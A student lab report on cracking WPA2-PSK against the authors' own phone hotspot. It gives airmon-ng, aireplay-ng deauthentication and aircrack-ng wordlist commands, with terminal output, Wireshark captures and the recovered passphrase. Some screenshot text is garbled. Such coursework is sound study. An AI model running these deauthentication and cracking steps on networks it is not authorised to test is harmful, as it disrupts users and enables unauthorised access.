

Cracking WPA2-PSK and analyzing Security of IITH Wi-Fi

Assignment 7

Akash Tadwai, Kamal Shrestha

ES18BTECH11019, CS21MTECH16001

Apr 19, 2022

PLAGIARISM STATEMENT

We certify that this assignment/report is our own work, based on our personal study and/or research and that we have acknowledged all material and sources used in its preparation, whether they be books, articles, packages, datasets, reports, lecture notes, and any other kind of document, electronic or personal communication. We also certify that this assignment/report has not previously been submitted for assessment/project in any other course lab, except where specific permission has been granted from all course instructors involved, or at any other time in this course, and that we have not copied in part or whole or otherwise plagiarized the work of other students and/or persons. We pledge to uphold the principles of honesty and responsibility at CSE@IITH. In addition, We understand my responsibility to report honor violations by other students if we become aware of it.

Names: Akash Tadwai, Kamal Shrestha

Date: Apr 19, 2022

Signature: AT, KS

Table of Contents

PLAGIARISM STATEMENT	1
PART-A	4
Pre-Requisites	4
Setting up stand-alone Wi-Fi AP	4
Disabling the Network Manager	4
Enabling Wi-Fi radio in monitor mode at specific channel	4
Capturing Wi-Fi MAC packets of specified SSID using wireshark	6
Deauthenticating client	6
Password Cracking	8
Failure	9
Success	9
Targeting a victim AP in neighborhood	10
Disabling Network interface	10
Switching the Wi-Fi radio in monitor mode at a specific channel	10
Launching the Deauthentication Attack	12
Capturing the packets while the target reconnects	13
Cracking the WPA2-PSK passphrase using a password list	15
The four way handshake process occurs as follows:	16
PART-B	18
IITH AP & RSN IE	18
BSS Id: Cisco_c0:1c:90 (7c:95:f3:c0:1c:90)	18
Client Identification & Handshake messages	19
802.1X Authentication	20
Message Flow Diagram & Uses of UID/PWD by AS	21
Message Flow Diagram [5]	22
Wrong Password Case	22
Success:	23
Failure	23
Management Frames Protection	24
Password Cracking in WPA2 Enterprise	24
Attacks possible on WPA2-EAP	24
Authentication of IITH-Guest	25
Entering Wrong Password while connecting to IITH Guest Wi-Fi Network	26
Connecting with Correct Password	26
Connecting with Wrong Password	26
Difference between them	27

Difference of call flows between IITH-Guest and IITH Wi-Fi Network	27
Analyze RSN IE in beacon and probe responses	28
Beacon Frames	28
Probe Responses	28
Security Mechanisms for IITH, IITH-GUEST and own AP	29
Credit Statement:	30
References:	31

PART-A

1. Pre-Requisites

1.1. Setting up stand-alone Wi-Fi AP

We used a smartphone to create a hotspot with WPA2-PSK security named:
ES18BTECH11019

1.2. Disabling the Network Manager

First and Foremost thing to do, is to disable the network manager so that it won't interfere while performing deauth attack by changing channels.

```
sudo systemctl stop NetworkManager.service
```

1.3. Enabling Wi-Fi radio in monitor mode at specific channel

To enable the Wi-Fi interface card in the monitor or promiscuous mode we followed the following steps:

1. First we checked what is the name of the Wi-Fi interface card using the following command:

```
ifconfig
```

```
wlp0s20f3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
           inet 192.168.0.102 netmask 255.255.255.0 broadcast 192.168.0.255
             inet6 fe80::c94a:a842:3d0e:a0d3 prefixlen 64 scopeid 0x20<link>
               ether bc:54:2f:0a:31:9c txqueuelen 1000 (Ethernet)
                 RX packets 514370 bytes 689589467 (689.5 MB)
                 RX errors 0 dropped 0 overruns 0 frame 0
                 TX packets 138136 bytes 100248764 (100.2 MB)
                 TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

As we can see the name of the Wi-Fi interface as : "wlp0s20f3"

2. Now, to enable the Wi-Fi radio in monitor mode we use the following command:

```
sudo airmon-ng start wlp0s20f3
```



```
Activities Terminal ▾ kamal@kamal:~  
[+] sudo airmon-ng start wlp0s20f3  
  
bund 4 processes that could cause trouble.  
Kill them using 'airmon-ng check kill' before putting  
the card in monitor mode, they will interfere by changing channels  
and sometimes putting the interface back in managed mode  
  
PID Name  
855 avahi-daemon  
902 wpa_supplicant  
917 avahi-daemon  
35766 NetworkManager  
  
IY Interface Driver Chipset  
hy0 wlp0s20f3 iwlwifi Intel Corporation Wi-Fi 6 AX201  
  
(mac80211 monitor mode vif enabled for [phy0]wlp0s20f3 on [phy0]wlp0s20f3mon)  
(mac80211 station mode vif disabled for [phy0]wlp0s20f3)
```

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

wlan.da == 08:25:25:a9:70:26 or wlan.da == 3e:7a:d7:23:2d:28 or wlan.da == ff:ff:ff:ff:ff:ff

No.	Time	Source	Destination	Protocol	Length	Identification	Time to live	Info
34	1.023730022	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1543, FN=0, Flags=....., C, BI=100, SSID=ES18BTECH11019
43	1.124650109	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1544, FN=0, Flags=....., C, BI=100, SSID=ES18BTECH11019
47	1.226923195	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1545, FN=0, Flags=....., C, BI=100, SSID=ES18BTECH11019
48	1.329804356	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1546, FN=0, Flags=....., C, BI=100, SSID=ES18BTECH11019
49	1.432950133	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1547, FN=0, Flags=....., C, BI=100, SSID=ES18BTECH11019
52	1.534893980	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1548, FN=0, Flags=....., C, BI=100, SSID=ES18BTECH11019
54	1.637746886	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1549, FN=0, Flags=....., C, BI=100, SSID=ES18BTECH11019
55	1.741250115	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1550, FN=0, Flags=....., C, BI=100, SSID=ES18BTECH11019
56	1.841354988	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1551, FN=0, Flags=....., C, BI=100, SSID=ES18BTECH11019
58	1.944567984	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1552, FN=0, Flags=....., C, BI=100, SSID=ES18BTECH11019
64	2.050585678	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1553, FN=0, Flags=....., C, BI=100, SSID=ES18BTECH11019
66	2.149052444	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1554, FN=0, Flags=....., C, BI=100, SSID=ES18BTECH11019
67	2.250975201	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1555, FN=0, Flags=....., C, BI=100, SSID=ES18BTECH11019
69	2.353557889	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1556, FN=0, Flags=....., C, BI=100, SSID=ES18BTECH11019
71	2.455821590	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1557, FN=0, Flags=....., C, BI=100, SSID=ES18BTECH11019
75	2.558356612	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1558, FN=0, Flags=....., C, BI=100, SSID=ES18BTECH11019
91	2.661433274	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1559, FN=0, Flags=....., C, BI=100, SSID=ES18BTECH11019
92	2.764995269	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1560, FN=0, Flags=....., C, BI=100, SSID=ES18BTECH11019
93	2.865299996	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1561, FN=0, Flags=....., C, BI=100, SSID=ES18BTECH11019
103	2.967730076	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1562, FN=0, Flags=....., C, BI=100, SSID=ES18BTECH11019
113	3.072759849	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1563, FN=0, Flags=....., C, BI=100, SSID=ES18BTECH11019
119	3.172492870	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1564, FN=0, Flags=....., C, BI=100, SSID=ES18BTECH11019
122	3.251359820	0c:0e:76:4d:2c:00	Broadcast	802.11	343			Beacon frame, SN=243, FN=0, Flags=....., C, BI=100, SSID=dlink-2c00
123	3.274894083	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1565, FN=0, Flags=....., C, BI=100, SSID=ES18BTECH11019
124	3.378549766	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1566, FN=0, Flags=....., C, BI=100, SSID=ES18BTECH11019
131	3.480950341	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1567, FN=0, Flags=....., C, BI=100, SSID=ES18BTECH11019
134	3.583381374	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1568, FN=0, Flags=....., C, BI=100, SSID=ES18BTECH11019
138	3.662216537	0c:0e:76:4d:2c:00	Broadcast	802.11	343			Beacon frame, SN=249, FN=0, Flags=....., C, BI=100, SSID=dlink-2c00
139	3.685720193	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1569, FN=0, Flags=....., C, BI=100, SSID=ES18BTECH11019
142	3.786894315	3e:7a:d7:23:2d:28	Broadcast	802.11	304			Beacon frame, SN=1570, FN=0, Flags=....., C, BI=100, SSID=ES18BTECH11019
147	3.824136562	f2:60:03:e7:eb:27	Broadcast	802.11	195			Probe Request, SN=585, FN=0, Flags=....., C, SSID=Wildcard (Broadcast)
148	3.824702843	f2:60:03:e7:eb:27	Broadcast	802.11	207			Probe Request, SN=586, FN=0, Flags=....., C, SSID=NTFiber-DA76
151	3.828084917	f2:60:03:e7:eb:27	Broadcast	802.11	202			Probe Request, SN=587, FN=0, Flags=....., C, SSID=JS Wifi
152	3.828498576	f2:60:03:e7:eb:27	Broadcast	802.11	207			Probe Request, SN=588, FN=0, Flags=....., C, SSID=NTFiber-B2B1

Frame 20531: 93 bytes on wire (744 bits), 93 bytes captured (744 bits)
Radiotap Header v0, Length 56
Header revision: 0
Header pad: 0
Header length: 56
Present flags
MAC timestamp: 522582249
Flags: 0x10
Data Rate: 1.0 Mb/s
Channel frequency: 2437 [BG 6]
Channel flags: 0x0000, Complementary Code Keying (CCK), 2 GHz spectrum
Antenna signal: -30dBm
RX flags: 0x0000
timestamp information

0000 00 00 38 00 2f 40 40 a0 20 08 00 a0 20 08 00 00 .8/@.
0010 e9 f8 25 1f 00 00 00 00 10 02 85 09 a0 e0 2e 00 .%.
0020 00 00 00 00 00 00 00 fd 5f 26 1f 00 00 00 00&..
0030 16 00 11 03 e2 00 d7 01 d0 00 3a 01 3e 7a d7 23>z.#
0040 2d 28 08 25 25 a9 70 26 3e 7a d7 23 2d 28 60 4a -(%p & >z #(-J
0050 03 01 01 00 00 12 10 00 00 b1 bd 1f f3

Packets: 74083 - Displayed: 7105 (9.6%) - Dropped: 0 (0.0%)

2. Capturing Wi-Fi MAC packets of specified SSID using wireshark

Now that our Wi-Fi radio is setted in monitor mode, we will now start wireshark and start capturing packets.

As you can see there are a lot of beacon frames sent by the AP: **ES18BTECH11019**, which means that it is ready to connect to any client that sends a probe response.


Using the airodump-ng we have checked the corresponding MAC address of our AP.

```
sudo airodump-ng wlp0s20f3monmon
```

3. Deauthenticating client

3.1. We used the following command to de-authenticate the client.

```
sudo aireplay-ng -0 <number_of_requests> -a <AP_MAC> -c <Client's MAC>
<WiFi Interface>
```



```
kamal@kamal:~$ sudo aireplay-ng -0 11111 -a 3e:7a:d7:23:2d:28 -c 08:25:25:a9:70:26 wlp0s20f3monmon
15:44:58 Waiting for beacon frame (BSSID: 3E:7A:D7:23:2D:28) on channel 6
15:44:58 Sending 64 directed DeAuth (code 7). STMAC: [08:25:25:A9:70:26] [ 6|30 ACKs]
15:44:59 Sending 64 directed DeAuth (code 7). STMAC: [08:25:25:A9:70:26] [ 0|131 ACKs]
15:45:09 Sending 64 directed DeAuth (code 7). STMAC: [08:25:25:A9:70:26] [26|1985 ACKs]
15:45:23 Sending 64 directed DeAuth (code 7). STMAC: [08:25:25:A9:70:26] [289|1120 ACKs]
15:45:36 Sending 64 directed DeAuth (code 7). STMAC: [08:25:25:A9:70:26] [689|486 ACKs]
15:45:49 Sending 64 directed DeAuth (code 7). STMAC: [08:25:25:A9:70:26] [41|213 ACKs]
15:46:02 Sending 64 directed DeAuth (code 7). STMAC: [08:25:25:A9:70:26] [346|813 ACKs]
15:46:15 Sending 64 directed DeAuth (code 7). STMAC: [08:25:25:A9:70:26] [17|3392 ACKs]
15:46:28 Sending 64 directed DeAuth (code 7). STMAC: [08:25:25:A9:70:26] [1449|3130 ACKs]
15:46:54 Sending 64 directed DeAuth (code 7). STMAC: [08:25:25:A9:70:26] [227|2876 ACKs]
15:46:55 Sending 64 directed DeAuth (code 7). STMAC: [08:25:25:A9:70:26] [ 0|196 ACKs]
15:47:08 Sending 64 directed DeAuth (code 7). STMAC: [08:25:25:A9:70:26] [358|799 ACKs]
15:47:17 Sending 64 directed DeAuth (code 7). STMAC: [08:25:25:A9:70:26] [26|^C69 ACKs]
```

3.2 We can see in wireshark that the client got de-authenticated.

Activities Wireshark •

Arpit 13 16:17

PartA_3.pcap

wlan.da == 08:25:25:a9:70:26 or wlan.sa == 3e:7a:d7:23:2d:28 or wlan.da == ff:ff:ff:ff:ff:ff

No.	Time	Source	Destination	Protocol	Length	Identification	Time to live	Info
1285	9.919427267	3e:7a:d7:23:2d:28	XiaomiCo_a9:70:26	EAPOL	38		38	Deauthentication, SN=0, FN=0, Flags=.....
1286	9.921633095	XiaomiCo_a9:70:26	3e:7a:d7:23:2d:28	EAPOL	38		38	Deauthentication, SN=0, FN=0, Flags=.....
1287	9.921633095	XiaomiCo_a9:70:26	3e:7a:d7:23:2d:28	EAPOL	38		38	Deauthentication, SN=0, FN=0, Flags=.....
1288	9.921633095	XiaomiCo_a9:70:26	3e:7a:d7:23:2d:28	EAPOL	38		38	Deauthentication, SN=0, FN=0, Flags=.....
1289	9.927773998	XiaomiCo_a9:70:26	3e:7a:d7:23:2d:28	EAPOL	38		38	Deauthentication, SN=0, FN=0, Flags=.....
1290	9.931146723	3e:7a:d7:23:2d:28	Broadcast	EAPOL	384		384	Beacon Frame, SN=740, FN=0, Flags=....., C, BI=100, SSID=ES18BTECH11019
1291	9.931151931	3e:7a:d7:23:2d:28	XiaomiCo_a9:70:26	EAPOL	38		38	Deauthentication, SN=0, FN=0, Flags=.....
1292	9.935280462	XiaomiCo_a9:70:26	3e:7a:d7:23:2d:28	EAPOL	38		38	Deauthentication, SN=0, FN=0, Flags=.....
1294	9.936651452	XiaomiCo_a9:70:26	3e:7a:d7:23:2d:28	EAPOL	38		38	Deauthentication, SN=0, FN=0, Flags=.....
1295	9.938858238	XiaomiCo_a9:70:26	3e:7a:d7:23:2d:28	EAPOL	38		38	Deauthentication, SN=0, FN=0, Flags=.....
1296	9.942151191	XiaomiCo_a9:70:26	3e:7a:d7:23:2d:28	EAPOL	38		38	Deauthentication, SN=0, FN=0, Flags=.....

Frame 1292: 38 bytes on wire (304 bits), 38 bytes captured (304 bits)

IEEE 802.11 Deauthentication, Flags:

Type/Subtype: Deauthentication (0x000c)

Frame Control Field: 0xc000

... .00 = Version: 0

... .00 = Type: Management frame (0)

1100 ... Subtype: 12

+ Flags: 0x00

... .00 = DS status: Not leaving DS or network is operating in AD-HOC mode

... .00 = More Fragments: This is the last fragment

... .00 = Retry: Frame is not being retransmitted

... .00 = PWR MGT: STA will stay up

... .00 = Data is protected: Data is not protected

... .00 = Protected Flag: Data is not protected

... .00 = Order flag: Not strictly ordered

.0000 0001 0011 1010 = Duration: 314 microseconds

Receiver address: XiaomiCo_a9:70:26 (08:25:25:a9:70:26)

Destination address: 3e:7a:d7:23:2d:28 (08:25:25:a9:70:26)

Transmitter address: 3e:7a:d7:23:2d:28 (08:25:25:a9:70:26)

Source address: 3e:7a:d7:23:2d:28 (08:25:25:a9:70:26)

BSS Id: 3e:7a:d7:23:2d:28 (08:25:25:a9:70:26)

... .0000 0000 0000 = Fragment number: 0

... .0000 0000 0000 = Sequence number: 0

IEEE 802.11 Wireless Management

+ Fixed parameters (2 bytes)

Reason code: Class 3 Frame received from nonassociated STA (0x0007)

Reason code: No packet contained that string in its dissected display.

The client now again enters the password to reconnect to the AP and hence we captured the four-way handshake messages shown in the screenshots below,

Activities Wireshark •

Arpit 13 16:23

PartA_3.pcap

wlan.da == 08:25:25:a9:70:26 or wlan.sa == 3e:7a:d7:23:2d:28 or wlan.da == ff:ff:ff:ff:ff:ff

No.	Time	Source	Destination	Protocol	Length	Identification	Time to live	Info
28475	7.774387252	3e:7a:d7:23:2d:28	Broadcast	EAPOL	304		304	Beacon frame, SN=263, FN=0, Flags=....., C, BI=100, SSID=ES18BTECH11019
28475	7.876748318	3e:7a:d7:23:2d:28	Broadcast	EAPOL	304		304	Beacon frame, SN=264, FN=0, Flags=....., C, BI=100, SSID=ES18BTECH11019
28476	7.979175535	3e:7a:d7:23:2d:28	Broadcast	EAPOL	304		304	Beacon frame, SN=265, FN=0, Flags=....., C, BI=100, SSID=ES18BTECH11019
28478	7.982443587	3e:7a:d7:23:2d:28	Broadcast	EAPOL	304		304	Beacon frame, SN=266, FN=0, Flags=....., C, BI=100, SSID=ES18BTECH11019
20488	7.183932626	3e:7a:d7:23:2d:28	Broadcast	EAPOL	304		304	Beacon frame, SN=267, FN=0, Flags=....., C, BI=100, SSID=ES18BTECH11019
20482	7.266354721	3e:7a:d7:23:2d:28	Broadcast	EAPOL	304		304	Beacon frame, SN=268, FN=0, Flags=....., C, BI=100, SSID=ES18BTECH11019
20483	7.389994212	3e:7a:d7:23:2d:28	Broadcast	EAPOL	304		304	Beacon frame, SN=269, FN=0, Flags=....., C, BI=100, SSID=ES18BTECH11019
20484	7.512424386	3e:7a:d7:23:2d:28	Broadcast	EAPOL	304		304	Beacon frame, SN=270, FN=0, Flags=....., C, BI=100, SSID=ES18BTECH11019
20485	7.649781038	XiaomiCo_a9:70:26	3e:7a:d7:23:2d:28	EAPOL	210		210	Probe Request, SN=2149, FN=0, Flags=....., C, BI=100, SSID=ES18BTECH11019
20487	7.6509254085	XiaomiCo_a9:70:26	3e:7a:d7:23:2d:28	EAPOL	284		284	Probe Response, SN=271, FN=0, Flags=....., C, BI=100, SSID=ES18BTECH11019
20489	7.6509899992	XiaomiCo_a9:70:26	3e:7a:d7:23:2d:28	EAPOL	99		99	Authentication, SN=2150, FN=0, Flags=....., C
20491	7.6508899992	XiaomiCo_a9:70:26	3e:7a:d7:23:2d:28	EAPOL	99		99	Authentication, SN=3641, FN=0, Flags=....., C
20492	7.651242386	XiaomiCo_a9:70:26	3e:7a:d7:23:2d:28	EAPOL	247		247	Association Request, SN=2151, FN=0, Flags=....., C, SSID=ES18BTECH11019
20495	7.652424386	XiaomiCo_a9:70:26	3e:7a:d7:23:2d:28	EAPOL	811		215	Association Response, SN=3643, FN=0, Flags=....., C
20496	7.652424386	3e:7a:d7:23:2d:28	XiaomiCo_a9:70:26	EAPOL	103		103	Key (Message 1 of 4)
20499	7.6540634989	XiaomiCo_a9:70:26	3e:7a:d7:23:2d:28	EAPOL	215		215	Key (Message 2 of 4)
20501	7.6548971239	3e:7a:d7:23:2d:28	XiaomiCo_a9:70:26	EAPOL	249		249	Key (Message 3 of 4)
20503	7.6552075063	XiaomiCo_a9:70:26	3e:7a:d7:23:2d:28	EAPOL	193		193	Key (Message 4 of 4)
20507	7.6552497096	3e:06:7e:4d:2c:08	Broadcast	EAPOL	343		343	Beacon frame, SN=1017, FN=0, Flags=....., C, BI=100, SSID=dlink-2C00
20510	7.6552507063	XiaomiCo_a9:70:26	3e:7a:d7:23:2d:28	EAPOL	193		193	Beacon frame, SN=264, FN=0, Flags=....., C, BI=100, SSID=ES18BTECH11019
20510	7.6552507063	3e:7a:d7:23:2d:28	Broadcast	EAPOL	343		343	Action, SN=1188, FN=0, Flags=....., C
20514	7.6553986499	3e:7a:d7:23:2d:28	XiaomiCo_a9:70:26	EAPOL	801		99	Action, SN=273, FN=0, Flags=....., C
20515	7.6553986499	3e:7a:d7:23:2d:28	XiaomiCo_a9:70:26	EAPOL	801		99	QoS Data, SN=0, FN=0, Flags=p....., F.C
20521	7.6564412724	XiaomiCo_a9:70:26	3e:7a:d7:23:2d:28	EAPOL	446		446	Action, SN=274, FN=0, Flags=....., C
20522	7.6564412724	XiaomiCo_a9:70:26	3e:7a:d7:23:2d:28	EAPOL	802		444	Data, SN=806, FN=0, Flags=p....., F.C
20524	7.65651780103	3e:7a:d7:23:2d:28	XiaomiCo_a9:70:26	EAPOL	93		93	Action, SN=274, FN=0, Flags=....., C
20524	7.65652260241	3e:7a:d7:23:2d:28	XiaomiCo_a9:70:26	EAPOL	843		843	QoS Data, SN=0, FN=0, Flags=p....., F.C
20526	7.65652826991	XiaomiCo_a9:70:26	3e:7a:d7:23:2d:28	EAPOL	93		93	Action, SN=1189, FN=0, Flags=....., C
20529	7.65653914025	3e:7a:d7:23:2d:28	XiaomiCo_a9:70:26	EAPOL	93		93	Action, SN=275, FN=0, Flags=....., C
20531	7.65654753026	XiaomiCo_a9:70:26	3e:7a:d7:23:2d:28	EAPOL	93		93	Action, SN=1190, FN=0, Flags=....., C
20540	7.65659425286	3e:7a:d7:23:2d:28	XiaomiCo_a9:70:26	EAPOL	281		281	QoS Data, SN=0, FN=0, Flags=p....., F.R.C
20541	7.65659428474	3e:7a:d7:23:2d:28	XiaomiCo_a9:70:26	EAPOL	851		851	QoS Data, SN=1, FN=0, Flags=p....., F.C
20541	7.65659428474	3e:7a:d7:23:2d:28	XiaomiCo_a9:70:26	EAPOL	851		851	No packet contained that string in its dissected display.

Channel flags: 0x00a0, Complementary Code Keying (CCK), 2 GHz spectrum

..... .0 = Turbo: False

..... .1 = Complementary Code Keying (CCK): True

..... .0.... = Orthogonal Frequency Division Multiplexing (OFDM): False

..... .1.... = 2 GHz spectrum: True

..... .0.... = 5 GHz spectrum: False

..... .0.... = Passive: False

..... .0.... = Dynamic CCK-OFDM: False

..... .0.... = Gaussian Frequency Shift Keying (GFSK): False

..... .0.... = GSM (900MHz): False

..... .0.... = Strict Turbo: False

..... .0.... = 16-QAM Channel (10MHz Channel Width): False


..... .0.... = Quarter Rate Channel (5MHz Channel Width): False

Antenna signal: -36dBm

RX flags: 0x0000

Packets: 74083 · Displayed: 7105 (9.6%) · Dropped: 0 (0.0%)

Profile: Default



4. Password Cracking

Now we use the following aircrack-ng command which takes the password list and pcap file as arguments and tries to crack the password based on them.

```
sudo aircrack-ng -w password.lst.1 -b <AP_MAC> <PCAP File>
```

```
sudo aircrackng
[sudo] password for kamal: a880f18380f71d616624c88763f799293ad5bc43c5b08c2f...
Reading packets, please wait...
Opening PartA_3.pcap
Read 74026 packets.

1 potential targets
```

For the password list we used the default aircrack-ng's [test password list](#) from github. When the password for the WiFi AP does not match with any of the passwords in the password list, the command outputs that it is not able to crack the password.

Failure

```
Aircrack-ng 1.6

[00:00:00] 2294/2294 keys tested (13932.93 k/s)

Time left: --
```

KEY NOT FOUND

```
Master Key      : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
  
Transient Key   : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
  
EAPOL HMAC     : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Success

We modified the list with the original password and by entering the same command as above aircrack-ng is able to crack the master key, transient key and HMAC.

```
kamal@kamal:~$ sudo wireshark
kamal@kamal:~$ aircrack-ng 1.6
[00:00:00] 2295/2295 keys tested (13697.24 k/s)

Time left: --

KEY FOUND! [ akash@6174 ]

